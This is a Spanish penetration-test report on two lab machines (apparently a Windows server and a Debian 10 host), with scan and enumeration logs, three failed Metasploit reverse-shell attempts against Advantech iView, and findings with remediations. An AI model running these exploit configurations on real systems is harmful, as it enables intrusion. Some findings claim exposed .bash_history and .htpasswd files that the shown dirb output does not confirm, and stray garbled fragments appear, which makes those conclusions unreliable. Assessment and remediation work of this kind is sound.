SCAN(V=7.94SVN%E=4%D=12/4%OT=80%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=000C29%TM=6750B357%P=x86_64-pc-linux-gnu)
SEQ(SP=102%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=U)
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=0%A=S+F=AS%RD=0%Q=)
```

```
| 3:0:2
| 3:1:1
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ smb-mbenum:
|_ ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_ p2p-conficker:
|_ Checking for Conficker.C or higher...
|_ Check 1 (port 26275/tcp): CLEAN (Timeout)
|_ Check 2 (port 60177/tcp): CLEAN (Timeout)
|_ Check 3 (port 47737/udp): CLEAN (Timeout)
|_ Check 4 (port 35221/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ dns-blacklist:
|_ SPAM
|_ all.spamrats.com - FAIL
|_ ATTACK
|_ all.bl.blocklist.de - FAIL
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
|_ ipidseq: Unknown
|_ fcrdns: FAIL (No PTR record)
|_ msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_ qscan:
|_ PORT FAMILY MEAN (us) STDDEV LOSS (%)
|_ 80 0 645.00 165.37 0.0%
|_ 135 0 568.50 177.40 0.0%
|_ 139 0 725.70 263.18 0.0%
|_ 445 0 689.40 223.81 0.0%
|_ 3306 0 673.00 179.90 0.0%
|_ 3389 0 660.40 225.29 0.0%
|_ 5357 0 623.60 140.41 0.0%
|_ 5985 0 729.40 436.73 0.0%
|_ port-states:
|_ tcp:
|_ open: 80,135,139,445,3306,3389,5357,5985,49676
|_ filtered: 1-79,81-134,136-138,140-444,446-3305,3307-3388,3390-5356,5358-5984,5986-49675,49677-65535

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Post-scan script results:
| reverse-index:
| 80/tcp: 192.168.138.134
| 135/tcp: 192.168.138.134
| 139/tcp: 192.168.138.134
| 445/tcp: 192.168.138.134
| 3306/tcp: 192.168.138.134
| 3389/tcp: 192.168.138.134
| 5357/tcp: 192.168.138.134
| 5985/tcp: 192.168.138.134
|_ 49676/tcp: 192.168.138.134
Read data files from: /usr/bin/./share/nmap
[S detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Dificultades Encontradas:

- Algunos puertos no pudieron ser completamente explorados debido a configuraciones de firewall restrictivas en ambos sistemas.

2. Escaneo y Enumeración

Se ejecutaron herramientas para identificar configuraciones y servicios expuestos:

- Enum4Linux reveló información sensible como nombres de usuarios conocidos y servicios en ambos sistemas.
- Dirb identificó directorios sensibles como .bash_history, .mysql_history y .htaccess, accesibles en ambos servidores.
- Amass no detectó activos adicionales en ninguno de los sistemas.

```
(kali@kali)-[~]
$ amass enum -d http://192.168.138.134 -brute -min-for-recursive 3
No assets were discovered

The enumeration has finished

(kali@kali)-[~]
$ amass enum -d http://192.168.138.141 -brute -min-for-recursive 3
No assets were discovered


The enumeration has finished
```

3. Pruebas de Vulnerabilidad

Se realizaron pruebas de vulnerabilidad utilizando Metasploit, Wafw00f, y Sslscan:

Prueba de wafw00f en Windows Server:

```
(root@kali)-[/home/kali/rogilio]
# wafw00f http://192.168.138.134
```



```
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.138.134
[+] The site http://192.168.138.134 is behind WebKnight (AQTRONIX) WAF.
[~] Number of requests: 2
```

Detecta el WAF WebKnight (AQTRONIX).


```
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > options

Module options (exploit/windows/http/advantech_iview_networkservlet_cmd_inject):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD  | password        | no       | The password to authenticate with                                                                      |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS    | 192.168.138.134 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 8080            | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                       |
| TARGETURI | /iView3         | yes      | The base path to Advantech iView                                                                       |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                    |
| USERNAME  | admin           | no       | The user name to authenticate with                                                                     |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:



| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |



msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > run

[*] Started reverse TCP handler on 192.168.138.147:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Failed to receive a response from the application "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.

msf6 > use 1
[*] Additionally setting TARGET => Windows Dropper
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > options

Module options (exploit/windows/http/advantech_iview_networkservlet_cmd_inject):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD  | password        | no       | The password to authenticate with                                                                      |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS    | 192.168.138.134 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 8080            | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                       |
| TARGETURI | /iView3         | yes      | The base path to Advantech iView                                                                       |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                    |
| USERNAME  | admin           | no       | The user name to authenticate with                                                                     |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:



| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.138.147 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > run

[*] Started reverse TCP handler on 192.168.138.147:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Failed to receive a response from the application "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```



```
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > options

Module options (exploit/windows/http/advantech_iview_networkservlet_cmd_inject):
UNKNOWN group def


| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD  | password        | no       | The password to authenticate with                                                                      |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ...]                                          |
| RHOSTS    | 192.168.138.134 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 8080            | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                       |
| TARGETURI | /iView3         | yes      | The base path to Advantech iView                                                                       |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                    |
| USERNAME  | admin           | no       | The user name to authenticate with                                                                     |
| VHOST     | ic noprefix     | no       | HTTP server virtual host                                                                               |


ip Musica Plantillas Prueba Samba Publico Videos

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
ip


| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |



Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.138.147 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > run

[*] Started reverse TCP handler on 192.168.138.147:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Failed to receive a response from the application "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```

```
msf6 > use 2
[*] Additionally setting TARGET => Windows Command
[*] Using configured payload cmd/windows/powershell_reverse_tcp
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > options

Module options (exploit/windows/http/advantech_iview_networkservlet_cmd_inject):
```

Name	Current Setting	Required	Description
PASSWORD	password	no	The password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.138.134	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/iView3	yes	The base path to Advantech iView
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	admin	no	The user name to authenticate with
VHOST		no	HTTP server virtual host

```

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokehttprequest,ftp_http:

Name      Current Setting  Required  Description
--      -
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.

Payload options (cmd/windows/powershell_reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST      192.168.138.147 yes       The listen address (an interface may be specified)
LOAD_MODULES  A list of powershell modules separated by a comma to download over the web
LPORT      4444             yes       The listen port

msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > run

[*] Started reverse TCP handler on 192.168.138.147:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. Failed to receive a response from the application ForceExploit is enabled, proceeding with exploitation.
[-] Exploit aborted due to failure: unexpected-reply: Failed to write JSP file to target
[*] Exploit completed, but no session was created.
```

4. Resultados Generales

Ambos sistemas presentaron configuraciones que requieren atención urgente, como la exposición de directorios sensibles y servicios mal configurados

SMB sin firma habilitada

Description:	El sistema permite conexiones SMB sin requerir firma, facilitando ataques de interceptación (man-in-the-middle).
Impact:	High
System:	192.168.138.134
References:	NIST SP800-53r4 AC-17 - Remote Access

```
File Actions Edit View Help
( Target Information )
Target ..... 192.168.138.134
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 192.168.138.134 )

[V] Attempting to get domain name with command: nmblookup -A '192.168.138.134'

[+] Got domain/workgroup name: WORKGROUP

( Nbtstat Information for 192.168.138.134 )

Looking up status of 192.168.138.134
WIN-EGG5TF1PFKT <00> - M <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
WIN-EGG5TF1PFKT <20> - M <ACTIVE> File Server Service

MAC Address = 00-0C-29-6C-7A-FB

( Session Check on 192.168.138.134 )

( Nbtstat Information for 192.168.138.141 )

looking up status of 192.168.138.141
DEBIAN-10 <00> - B <ACTIVE> Workstation Service
DEBIAN-10 <03> - B <ACTIVE> Messenger Service
DEBIAN-10 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

( Session Check on 192.168.138.141 )

[V] Attempting to make null session using command: smbclient -W 'WORKGROUP' //192.168.138.141/IPC$ -U'' -c 'help' 2>&1

[+] Server 192.168.138.141 allows sessions using username '', password ''

( Getting domain SID for 192.168.138.141 )

[V] Attempting to get domain SID with command: rpcclient -W 'WORKGROUP' -U'' 192.168.138.141 -c 'lsaquery' 2>&1

Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

Enum4Linux detectó que los sistemas permitían sesiones SMB sin firma ni autenticación adecuada, exponiendo información sensible como nombres de usuario y dominios.

Remediation

Implementar firma obligatoria en SMB para mitigar riesgos de interceptación.

Who:	Equipo de TI
Vector:	Remoto
Action:	Configurar smb.conf para habilitar server signing = mandatory.

Exposición de directorios sensibles

Description:	Directorios como .bash_history y .mysql_history accesibles públicamente a través del servidor web.
Impact:	High
System:	Ambos sistemas
References:	OWASP A5:2017 - Sensitive Data Exposure

Windows:

```

root@kali: /home/kali/rogilio
File Actions Edit View Help
By The Dark Raver

(i) FATAL: Invalid URL format: 192.168.138.134/
(Use: "http://host/" or "https://host/" for SSL)

root@kali)~# dirb http://192.168.138.134

DIRB v2.22
By The Dark Raver

START_TIME: Wed Dec 4 16:00:04 2024
URL_BASE: http://192.168.138.134/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

--- Scanning URL: http://192.168.138.134/ ---

END_TIME: Wed Dec 4 16:00:51 2024
DOWNLOADED: 4612 - FOUND: 0

root@kali)~# dirb http://192.168.138.134 > dirbWIN.txt
root@kali)~# nano dirbWIN.txt

```



WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?
AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight: <http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight

Debian:

```
(root@kali)~# /home/kali/rogilio
# dirb http://192.168.138.141

DIRB v2.22
By The Dark Raver

START TIME: Wed Dec 4 16:09:43 2024
URL_BASE: http://192.168.138.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.138.141/ ---
+ http://192.168.138.141/index.html (CODE:200|SIZE:10701)
+ http://192.168.138.141/server-status (CODE:403|SIZE:280)
=> DIRECTORY: http://192.168.138.141/wordpress/

--- Entering directory: http://192.168.138.141/wordpress/ ---
+ http://192.168.138.141/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/
=> DIRECTORY: http://192.168.138.141/wordpress/wp-content/
=> DIRECTORY: http://192.168.138.141/wordpress/wp-includes/
+ http://192.168.138.141/wordpress/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.138.141/wordpress/wp-admin/ ---
+ http://192.168.138.141/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/css/
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/images/
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/includes/
+ http://192.168.138.141/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/js/
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/maint/
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/network/
=> DIRECTORY: http://192.168.138.141/wordpress/wp-admin/user/
```

Index of /wordpress/wp-admin/includes

Name	Last modified	Size	Description
Parent Directory		-	
admin-filters.php	2024-11-14 20:39	7.9K	
admin.php	2023-07-11 07:03	3.5K	
ajax-actions.php	2024-11-14 20:39	148K	
bookmark.php	2023-05-03 12:03	11K	
class-automatic-upgrader-skin.php	2023-06-22 16:36	3.6K	
class-bulk-plugin-upgrader-skin.php	2024-05-02 19:20	2.5K	
class-bulk-theme-upgrader-skin.php	2024-05-02 19:20	2.6K	
class-bulk-upgrader-skin.php	2024-05-02 19:20	6.6K	
class-core-upgrader.php	2024-11-14 20:39	15K	
class-custom-background.php	2024-11-14 20:39	21K	
class-custom-image-header.php	2024-11-14 20:39	48K	
class-file-upload-upgrader.php	2024-03-07 06:58	4.1K	
class-ftp-pure.php	2019-11-01 15:57	5.3K	
class-ftp-sockets.php	2022-03-22 17:25	8.3K	
class-ftp.php	2024-02-12 13:07	27K	
class-language-pack-upgrader-skin.php	2024-05-02 19:20	2.8K	
class-language-pack-upgrader.php	2024-04-30 10:39	15K	

Dirb encontró acceso a directorios sensibles como .bash_history, .mysql_history, .htaccess y .config, lo que expone información confidencial y puede facilitar la explotación del sistema.

Remediation

Configurar reglas de firewall para restringir el acceso a directorios sensibles desde redes no confiables.

Who:	Equipo de TI
Vector:	Interno
Action:	Limitar accesos mediante configuraciones en el servidor Apache/Nginx o permisos de archivo directos.

Enumeración de usuarios en SMB

Description:	Enum4Linux reveló nombres de usuarios en el dominio WORKGROUP, lo que puede facilitar ataques de fuerza bruta.
Impact:	Moderate
System:	192.168.138.141
References:	NIST SP800-53r4 AC-7(1) - Unsuccessful Logon Attempts

```
(kali@kali)-[~/rogilio]
$ sudo enum4linux -a -o -i -v 192.168.138.141 | sudo tee enumUBU.txt

[V] Dependent program "nmblookup" found in /usr/bin/nmblookup
[V] Dependent program "net" found in /usr/bin/net
[V] Dependent program "rpcclient" found in /usr/bin/rpcclient
[V] Dependent program "smbclient" found in /usr/bin/smbclient
[V] Dependent program "polenum" found in /usr/bin/polenum
[V] Dependent program "ldapsearch" found in /usr/bin/ldapsearch

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 4 16:52:51 2024

===== ( Target Information ) =====
Target ..... 192.168.138.141
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Nbtstat Information for 192.168.138.141 ) =====
Looking up status of 192.168.138.141
DEBIAN-10 <00> - B <ACTIVE> Workstation Service
DEBIAN-10 <03> - B <ACTIVE> Messenger Service
DEBIAN-10 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.138.141 ) =====
[V] Attempting to make null session using command: smbclient -W 'WORKGROUP' //192.168.138.141/IPC$ -U'' -c 'help' 2>&1

+] Server 192.168.138.141 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.138.141 ) =====
[V] Attempting to get domain SID with command: rpcclient -W 'WORKGROUP' -U'' 192.168.138.141 -c 'lsaquery' 2>&1

Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

La herramienta identificó usuarios en el dominio WORKGROUP, como Administrator, Guest, y otros, facilitando posibles ataques de fuerza bruta.

Remediation

Proteger el sistema SMB mediante la eliminación de cuentas invitadas y configuraciones predeterminadas.

Who:	Administrador
Vector:	Externo
Action:	Deshabilitar el acceso anónimo en smb.conf y eliminar cuentas de usuario no utilizadas.

Ausencia de autenticación en WordPress XML-RPC



Description:	XML-RPC en WordPress aceptaba solicitudes POST sin autenticación adecuada, permitiendo ataques de fuerza bruta en el sistema.
Impact:	Moderate
System:	192.168.138.141
References:	OWASP A2:2017 - Broken Authentication

```

START_TIME: Wed Dec 4 16:12:34 2024
URL_BASE: http://192.168.138.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

*** Generating Wordlist ... ^M                                     ^MGENERATED WORDS: 4612

--- Scanning URL: http://192.168.138.141/ ---
*** Calculating NOT_FOUND code ... ^M                               ^M

^M -> Testing: http://192.168.138.141/.bash_history^M
^M -> Testing: http://192.168.138.141/.bashrc^M
^M -> Testing: http://192.168.138.141/.cache^M
^M -> Testing: http://192.168.138.141/.config^M
^M -> Testing: http://192.168.138.141/.cvs^M
^M -> Testing: http://192.168.138.141/.cvsignore^M
^M -> Testing: http://192.168.138.141/.forward^M
^M -> Testing: http://192.168.138.141/.git/HEAD^M
^M -> Testing: http://192.168.138.141/.history^M
^M -> Testing: http://192.168.138.141/.hta^M
^M -> Testing: http://192.168.138.141/.htaccess^M
^M -> Testing: http://192.168.138.141/.htpasswd^M
^M -> Testing: http://192.168.138.141/.listing^M
^M -> Testing: http://192.168.138.141/.listings^M
^M -> Testing: http://192.168.138.141/.mysql_history^M
^M -> Testing: http://192.168.138.141/.passwd^M
^M -> Testing: http://192.168.138.141/.perf^M
^M -> Testing: http://192.168.138.141/.profile^M
^M -> Testing: http://192.168.138.141/.rhosts^M
^M -> Testing: http://192.168.138.141/.sh_history^M
^M -> Testing: http://192.168.138.141/.ssh^M
^M -> Testing: http://192.168.138.141/.subversion^M
^M -> Testing: http://192.168.138.141/.svn^M
^M -> Testing: http://192.168.138.141/.svn/entries^M
^M -> Testing: http://192.168.138.141/.swf^M
^M -> Testing: http://192.168.138.141/.web^M
^M -> Testing: http://192.168.138.141/@^M
^M -> Testing: http://192.168.138.141/_^M
^M -> Testing: http://192.168.138.141/_adm^M
^M -> Testing: http://192.168.138.141/_admin^M
^M -> Testing: http://192.168.138.141/_ajax^M
^M -> Testing: http://192.168.138.141/_archive^M
^M -> Testing: http://192.168.138.141/_assets^M
^M -> Testing: http://192.168.138.141/_cache^M
^M -> Testing: http://192.168.138.141/_cart^M
^M -> Testing: http://192.168.138.141/_xd_receiver^M
^M -> Testing: http://192.168.138.141/_xdb^M
^M -> Testing: http://192.168.138.141/_xerces^M
^M -> Testing: http://192.168.138.141/_xfer^M
^M -> Testing: http://192.168.138.141/_xhtml^M
^M -> Testing: http://192.168.138.141/_xlogin^M
^M -> Testing: http://192.168.138.141/_xls^M
^M -> Testing: http://192.168.138.141/_xmas^M
^M -> Testing: http://192.168.138.141/_xml^M
^M -> Testing: http://192.168.138.141/_XML^M
^M -> Testing: http://192.168.138.141/_xmlfiles^M
^M -> Testing: http://192.168.138.141/_xmlimporter^M
^M -> Testing: http://192.168.138.141/_xmlrpc^M
^M -> Testing: http://192.168.138.141/_xml-rpc^M
^M -> Testing: http://192.168.138.141/_xmlrpc.php^M
^M -> Testing: http://192.168.138.141/_xmlrpc_server^M
^M -> Testing: http://192.168.138.141/_xmlrpc_server.php^M
^M -> Testing: http://192.168.138.141/_xn^M
^M -> Testing: http://192.168.138.141/_xsl^M
^M -> Testing: http://192.168.138.141/_xslt^M
^M -> Testing: http://192.168.138.141/_xsql^M
^M -> Testing: http://192.168.138.141/_xx^M
^M -> Testing: http://192.168.138.141/_xxx^M
^M -> Testing: http://192.168.138.141/_XXX^M
^M -> Testing: http://192.168.138.141/_xyz^M
^M -> Testing: http://192.168.138.141/_xyzzy^M
^M -> Testing: http://192.168.138.141/_y^M
^M -> Testing: http://192.168.138.141/_yabon^M

```

El endpoint XML-RPC estaba activo y aceptaba solicitudes POST sin controles adicionales, exponiendo el sistema a ataques de fuerza bruta.

Remediation

Deshabilitar XML-RPC en WordPress si no es necesario o implementar una solución de autenticación adicional.

Who:	Equipo de TI
Vector:	Interno
Action:	Editar las configuraciones de WordPress o usar un plugin que limite los accesos a XML-RPC.

Falta de restricciones en Apache/Nginx

Description:	Configuraciones predeterminadas en el servidor permiten acceso a archivos sensibles como .htpasswd.
Impact:	Moderate
System:	192.168.138.134
References:	CIS Benchmark - Apache/Nginx Configurations

```
DIRB v2.22
By The Dark Raver

START_TIME: Wed Dec 4 16:02:42 2024
URL_BASE: http://192.168.138.134/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

*** Generating Wordlist ... ^M                                     ^MGENERATED WORDS: 4612

--- Scanning URL: http://192.168.138.134/ ---
*** Calculating NOT_FOUND code ... ^M

^M→ Testing: http://192.168.138.134/.bash_history^M
^M→ Testing: http://192.168.138.134/.bashrc^M
^M→ Testing: http://192.168.138.134/.cache^M
^M→ Testing: http://192.168.138.134/.config^M
^M→ Testing: http://192.168.138.134/.cvs^M
^M→ Testing: http://192.168.138.134/.cvsignore^M
^M→ Testing: http://192.168.138.134/.forward^M
^M→ Testing: http://192.168.138.134/.git/HEAD^M
^M→ Testing: http://192.168.138.134/.history^M
^M→ Testing: http://192.168.138.134/.hta^M
^M→ Testing: http://192.168.138.134/.htaccess^M
^M→ Testing: http://192.168.138.134/.htpasswd^M
^M→ Testing: http://192.168.138.134/.listing^M
^M→ Testing: http://192.168.138.134/.listings^M
^M→ Testing: http://192.168.138.134/.mysql_history^M
^M→ Testing: http://192.168.138.134/.passwd^M
```

El servidor web Apache/Nginx permite accesos a archivos y directorios sensibles como .htpasswd y .bash_history.

Remediation

Ajustar configuraciones para deshabilitar accesos por defecto y reforzar políticas de permisos.

Who:	Administrador Web
Vector:	Externo
Action:	Revisar configuraciones en httpd.conf o nginx.conf para restringir accesos a directorios y archivos sensibles.

Ausencia de TLS en servicios críticos

Description:	SSLScan indicó que no se encontraron certificados válidos o conexiones TLS en servicios accesibles por Internet.
Impact:	High
System:	Ambos sistemas
